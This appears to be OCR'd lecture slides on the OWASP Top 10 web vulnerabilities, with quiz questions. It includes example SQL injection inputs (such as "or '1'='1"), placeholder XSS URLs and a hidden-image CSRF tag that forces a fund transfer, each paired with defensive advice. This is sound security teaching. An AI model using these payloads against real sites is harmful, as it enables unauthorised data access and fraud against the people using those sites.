
- Supplier Login
- XML Web Services

- REFERENCE -

BadStore.net Manual v2.1

RSS Subscribe

Welcome to BadStore.net!



```
SELECT itemnum, sdesc, ldesc, price FROM itemdb
WHERE 'butter' IN (itemnum,sdesc,ldesc)
```

Which malicious "search terms" will provide us with an overview of the entire '`itemdb`' table?

A. `1 OR 2'`
B. `''`
C. `1=1`
D. `1=1' OR '2=2`

flickr@volvob12b

BADSTORE.NET

Quick Item Search

Welcome **{Unregistered User}** - Cart contains 0 items at

View Cart

Home

What's New

Sign Our Guestbook

View Previous Orders

About Us

My Account

Login / Register

SUPPLIERS ONLY

Supplier Login

XML Web Services

- REFERENCE -

BadStore.net Manual v2.1

RSS Subscribe

No items matched your search criteria:

SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE 'butter' IN (itemnum,sdesc,ldesc)

BADSTORE.NET

Quick Item Search

Welcome **{Unregistered User}** - Cart contains 0 items at

View Cart

Home

What's New

Sign Our Guestbook

View Previous Orders

About Us

My Account

Login / Register

SUPPLIERS ONLY

Supplier Login

XML Web Services

- REFERENCE -

BadStore.net Manual v2.1

RSS Subscribe

No items matched your search criteria:

SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE 'butter' IN (itemnum,sdesc,ldesc)

BADSTORE.NET

Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at

View Cart

Home

What's New

Sign Our Guestbook

View Previous Orders

About Us

My Account

Login / Register

SUPPLIERS ONLY

Supplier Login

XML Web Services

- REFERENCE -

BadStore.net Manual v2.1

No items matched your search criteria:

SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE 'butter' IN (itemnum,sdesc,ldesc)

SELECT itemnum,sdesc,ldesc,price FROM itemdb WHERE '1=1' OR '2=2' IN (itemnum,sdesc,ldesc)

SQL injection

Injection: “Attacker sends simple **text-based attacks** that exploit the syntax of the targeted interpreter.“ (OWASP)

```
1 var uname = /* code to retrieve user provided name */
2 var upassword = /* code to retrieve the user password */
3
4 /* a database table users holds our user data */
5 var sqlQuery = "select * from users where name = '"+uname+"'
6                     and password = '"+upassword+"'";
7 /* execute query */
```

```
select * from users where name =
'john' and password = 'my_pass';
```

benign user’s input: `john` / `my_pass`

malicious user’s input: `john` / `my_pass’ or ‘1’=‘1`


```
select * from users where name = 'john'
and password = 'my_pass' or '1'='1';
```

Injection overview

- Injection flaws commonly found in (No)SQL, OS commands, XML parsers, SMTP headers and program arguments

- **Secure yourself**:
  - **Validate** user input (is this really an email address?)
  - **Sanitise** user input (e.g. escape `'` to `\'`)
  - SQL: **avoid dynamic queries** (use **prepared** statements and bind variables)
  - Do not expose **server-side errors** to the client
  - Use code analysis tools and dynamic scanners to find common vulnerabilities

Recall: sessions



session store

- Cookies are used to store a single ID on the client
- Remaining user information is stored server-side in memory or a database

Broken Authentication and Session Management

"Attacker uses leaks or flaws in the authentication or session management functions (e.g., **exposed accounts**, **passwords**, **session IDs**) to impersonate users. " (OWASP)

Broken Authentication and Session Management

"Attacker uses leaks or flaws in the authentication or session management functions (e.g., **exposed accounts**, **passwords**, **session IDs**) to impersonate users. " (OWASP)

Example problem scenarios:

- Using **URL rewriting** to store session IDs (recall: every URL is rewritten for every individual user on the server)
- Storing a session ID in a **persistent cookie** without informing the user about it

Broken Authentication and Session Management

"Attacker uses leaks or flaws in the authentication or session management functions (e.g., **exposed accounts**, **passwords**, **session IDs**) to impersonate users. " (OWASP)

Example problem scenarios:

- Using **URL rewriting** to store session IDs (recall: every URL is rewritten for every individual user on the server)
- Storing a session ID in a **persistent cookie** without informing the user about it
- Session IDs sent **via HTTP** (instead of HTTPS)
- Session IDs are **static** instead of being rotated
- **Predictable** session IDs

Broken Authentication and Session Management

Secure yourself:

- Good authentication and session management is difficult - avoid if possible an implementation from scratch
- Ensure that the session ID is **never send over the network unencrypted**
- Generate new session ID on login (**avoid reuse**)
- **Sanity check** on HTTP header fields (refer, user agent, etc.)
- Ensure that your users' login data is stored **securely** in a database

Cross-site scripting (XSS)

"**XSS** flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content." (OWASP)

Cross-site scripting (XSS)

"**XSS** flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content." (OWASP)

- **Browser executes JavaScript** code at all times
  - Not checked by anti-virus software; the browser's sandbox is the main line of defense

Cross-site scripting (XSS)

"**XSS** flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content." (OWASP)

- **Browser executes JavaScript** code at all times
  - Not checked by anti-virus software; the browser's sandbox is the main line of defense
- Two main types:
  - **Stored XSS**
  - **Reflected XSS**

Cross-site scripting (XSS)

Cross-site scripting (XSS)

Stored XSS (persistent, type-I)

Cross-site scripting (XSS)

Stored XSS (persistent, type-I)

- Injected script (most often JavaScript) is **stored** on the targeted Web server, e.g. through forum entries, guestbooks, commenting facilities

Cross-site scripting (XSS)

Stored XSS (persistent, type-I)

```
http://myforum.nl/add_comment?c=Let+me+…
http://myforum.nl/add_comment?c=<script>…
```

Cross-site scripting (XSS)

Stored XSS (persistent, type-I)

```
http://myforum.nl/add_comment?c=Let+me+…
http://myforum.nl/add_comment?c=<script>…
```

- Victims retrieve the malicious script from the trusted source (the Web server)

Cross-site scripting (XSS)

Stored XSS (persistent, type-I)

```
http://myforum.nl/add_comment?c=Let+me+…
http://myforum.nl/add_comment?c=<script>…
```

- Victims retrieve the malicious script from the trusted source (the Web server)

Reflected XSS (non-persistent, type-II)

Cross-site scripting (XSS)

Stored XSS (persistent, type-I)

```
http://myforum.nl/add_comment?c=Let+me+…
http://myforum.nl/add_comment?c=<script>…
```

- Victims retrieve the malicious script from the trusted source (the Web server)

Reflected XSS (non-persistent, type-II)

- Injected script is **not stored** on the target Web server (permanently); it is “reflected” off the target Web server

Cross-site scripting (XSS)

Stored XSS (persistent, type-I)

```
http://myforum.nl/add_comment?c=Let+me+…
http://myforum.nl/add_comment?c=<script>…
```

- Victims retrieve the malicious script from the trusted source (the Web server)

Reflected XSS (non-persistent, type-II)

- Injected script is **not stored** on the target Web server (permanently); it is “reflected” off the target Web server
- Victims may receive an **email** with a tainted link

Cross-site scripting (XSS)

Stored XSS (persistent, type-I)

```
http://myforum.nl/add_comment?c=Let+me+…
http://myforum.nl/add_comment?c=<script>…
```

- Victims retrieve the malicious script from the trusted source (the Web server)

Reflected XSS (non-persistent, type-II)

```
http://myforum.nl/search?q=Let+me+…
http://myforum.nl/search?q=<script>…
```

- Victims may receive an **email** with a tainted link

Cross-site scripting (XSS)

Stored XSS (persistent, type-I)

```
http://myforum.nl/add_comment?c=Let+me+…
http://myforum.nl/add_comment?c=<script>…
```

- Victims retrieve the malicious script from the trusted source (the Web server)

Reflected XSS (non-persistent, type-II)

```
http://myforum.nl/search?q=Let+me+…
http://myforum.nl/search?q=<script>…
```

- Victims may receive an **email** with a tainted link
- Link contains **malicious URL parameters** (or similar)

Cross-site scripting (XSS)

Secure yourself:

- **Validate** user input (length, characters, format, etc.)
- **Escape** generated output

Consider the following list of abilities a malicious user (the attacker) may have who managed to intercept all of your network traffic:

[1] The attacker can eavesdrop (read all your HTTP requests).

[2] The attacker can inject additional HTTP requests with your source address.

[3] The attacker can modify HTTP requests.

[4] The attacker can drop HTTP requests.

Which of the listed abilities is needed to perform a reflected XSS attack on you?

A. Only [1]
B. [1] and [3]
C. Only [2]
D. None of these abilities are required.

Insecure Direct Object References

"Attacker, who is an **authorized system user**, simply **changes** a parameter value that **directly** refers to a system object the user **is not authorized** for." (OWASP)

Insecure Direct Object References

"Attacker, who is an **authorized system user**, simply **changes** a parameter value that **directly** refers to a system object the user **is not authorized** for." (OWASP)

- Web applications often **expose filenames or object keys** when generating content

```
http://mytodos.nl/todos?id=234
http://mytodos.nl/todos?id=2425353
```

my todo list

what about another one?

Insecure Direct Object References

"Attacker, who is an **authorized system user**, simply **changes** a parameter value that **directly** refers to a system object the user **is not authorized** for." (OWASP)

- Web applications often **expose filenames or object keys** when generating content

```
http://mytodos.nl/todos?id=234
http://mytodos.nl/todos?id=2425353
```

my todo list

what about another one?

- Web applications often **do not check** whether a user is **authorised** to access a particular object

Insecure Direct Object References

Secure yourself

- **Avoid** the use of direct object references (indirect is better)
- Use of objects should include an **authorisation subroutine**
- **Avoid** exposing object IDs, keys and filenames to users

Security misconfiguration

Security misconfiguration

- Requires extensive knowledge of **system administration** and the entire Web development stack

Security misconfiguration

- Requires extensive knowledge of **system administration** and the entire Web development stack
- Issues can arise everywhere (Web server, database, application framework, operating system, …)
  - **Default passwords** remain set
  - Files are publicly accessible that should not be

Security misconfiguration

- Requires extensive knowledge of **system administration** and the entire Web development stack
- Issues can arise everywhere (Web server, database, application framework, operating system, …)
  - **Default passwords** remain set
  - Files are publicly accessible that should not be

"Finding the **app** on Github did, however, lead to an even better finding. The file `secret_token.rb` on Github had a Rails **secret token hardcoded**. It seemed **unlikely** that Instagram would **leave that token the same on their server,** but if they did, I would be able to **spoof session cookies**."

Source: https://exfiltrated.com/research-Instagram-RCE.php

Security misconfiguration

- Requires extensive knowledge of **system administration** and the entire Web development stack
- Issues can arise everywhere (Web server, database, application framework, operating system, …)
  - **Default passwords** remain set
  - Files are publicly accessible that should not be
  - **Root** can log in via SSH, etc.
  - **Patches** are not applied on time

Security misconfiguration

- Requires extensive knowledge of **system administration** and the entire Web development stack
- Issues can arise everywhere (Web server, database, application framework, operating system, …)
  - **Default passwords** remain set
  - Files are publicly accessible that should not be
  - **Root** can log in via SSH, etc.
  - **Patches** are not applied on time

Secure yourself:

- Automated scanner tools exist to check Web servers for the most common types of misconfigurations

Sensitive data exposure

"Attackers typically don't break crypto directly. They do something else, such as **steal keys**, **do man-in-the-middle attacks**, or **steal clear text data** off the server, while in transit, or from the user's browser." (OWASP)

Sensitive data exposure

"Attackers typically don't break crypto directly. They do something else, such as **steal keys**, **do man-in-the-middle attacks**, or **steal clear text data** off the server, while in transit, or from the user's browser." (OWASP)

Example scenarios:

- Using **database encryption only** to secure the data
- **Not using SSL** for all authenticated pages (attacker simply inspects all TCP packages that come along and retrieves session ID)
- Using **outdated encryption** strategies to secure a password file (e.g. `/etc/password`)

Sensitive data exposure

Secure yourself:

- All sensitive data should be **encrypted** across the network and when stored
- Only store the **necessary sensitive data**, discard it as soon as possible (e.g. credit card numbers)
- Use **strong encryption** algorithms (a constantly changing target)
- **Disable autocomplete** on forms collecting sensitive data
- **Disable caching** for pages containing sensitive data

Missing Function Level Access Control

"Attacker, who is an **authorized system user**, simply changes the URL or a parameter to a **privileged function**. Is access granted? Anonymous users could access private functions that aren't protected." (OWASP)

Missing Function Level Access Control

"Attacker, who is an **authorized system user**, simply changes the URL or a parameter to a **privileged function**. Is access granted? Anonymous users could access private functions that aren't protected." (OWASP)

- Similar to `[Insecure Direct Object References]`

Missing Function Level Access Control

"Attacker, who is an **authorized system user**, simply changes the URL or a parameter to a **privileged function**. Is access granted? Anonymous users could access private functions that aren't protected." (OWASP)

- Similar to `[Insecure Direct Object References]`
- Attacker tests a **range of target URLs** that should require authentication
  - Especially easy for large Web frameworks which come with a lot of defaults enabled

Missing Function Level Access Control

"Attacker, who is an **authorized system user**, simply changes the URL or a parameter to a **privileged function**. Is access granted? Anonymous users could access private functions that aren't protected." (OWASP)

- Similar to `[Insecure Direct Object References]`
- Attacker tests a **range of target URLs** that should require authentication
  - Especially easy for large Web frameworks which come with a lot of defaults enabled
- An attacker can **invoke functions via URL parameters** that should require authorisation

Cross-Site Request Forgery (CSRF)

"Attacker creates **forged HTTP requests** and tricks a victim into submitting them via **image tags**, **XSS**, or numerous other techniques. If the user is authenticated, the attack succeeds." (OWASP)

Cross-Site Request Forgery (CSRF)

"Attacker creates **forged HTTP requests** and tricks a victim into submitting them via **image tags**, **XSS**, or numerous other techniques. If the user is authenticated, the attack succeeds." (OWASP)

Example scenario:

- Web application allows users to transfer funds from their accounts to other accounts:
  `http://mygame.nl/transferFunds?amount=100&to=342432`

Cross-Site Request Forgery (CSRF)

"Attacker creates **forged HTTP requests** and tricks a victim into submitting them via **image tags**, **XSS**, or numerous other techniques. If the user is authenticated, the attack succeeds." (OWASP)

Example scenario:

- Web application allows users to transfer funds from their accounts to other accounts:
  `http://mygame.nl/transferFunds?amount=100&to=342432`
- Victim is already authenticated

Cross-Site Request Forgery (CSRF)

"Attacker creates **forged HTTP requests** and tricks a victim into submitting them via **image tags**, **XSS**, or numerous other techniques. If the user is authenticated, the attack succeeds." (OWASP)

Example scenario:

- Web application allows users to transfer funds from their accounts to other accounts:
  `http://mygame.nl/transferFunds?amount=100&to=342432`
- Victim is already authenticated
- Attacker constructs a request to transfer funds to his own account and embeds it in an image request stored on a site under his control
  `<img src="http://mygame.nl/transferFunds?amount=1000&to=666" width="0" height="0" />`

As a Web application user, what makes you most likely to fall victim to a CSRF attack?

A. Using a Web application that is not relying on SSL/TLS.
B. Using the “keep me logged in” option offered by Web applications.
C. Using a Web application with weak encryption.
D. Using the browser’s “remember this password” option when logging into a Web application.

flickr@e_n_gall

Cross-Site Request Forgery (CSRF)

Secure yourself:

- Use an **unpredictable token** (unique per session) in the HTTP request [e.g. in a hidden form field] which cannot (easily) be reconstructed by an attacker
- Use **reauthentication** and **(re)CAPTCHA** mechanisms

Using Components with Known Vulnerabilities

"Attacker identifies a **weak component** through scanning or manual analysis. He **customizes the exploit** as needed and executes the attack." (OWASP)

Using Components with Known Vulnerabilities

"Attacker identifies a **weak component** through scanning or manual analysis. He **customizes the exploit** as needed and executes the attack." (OWASP)

- Large Web projects rely on many resource to function; each one is vulnerable
- No central repository of important vulnerabilities
- Even time-tested software can be hit

Using Components with Known Vulnerabilities

"Attacker identifies a **weak component** through scanning or manual analysis. He **customizes the exploit** as needed and executes the attack." (OWASP)

- Large Web
  each one is
- No central
- Even time-t

The Heartbleed Bug

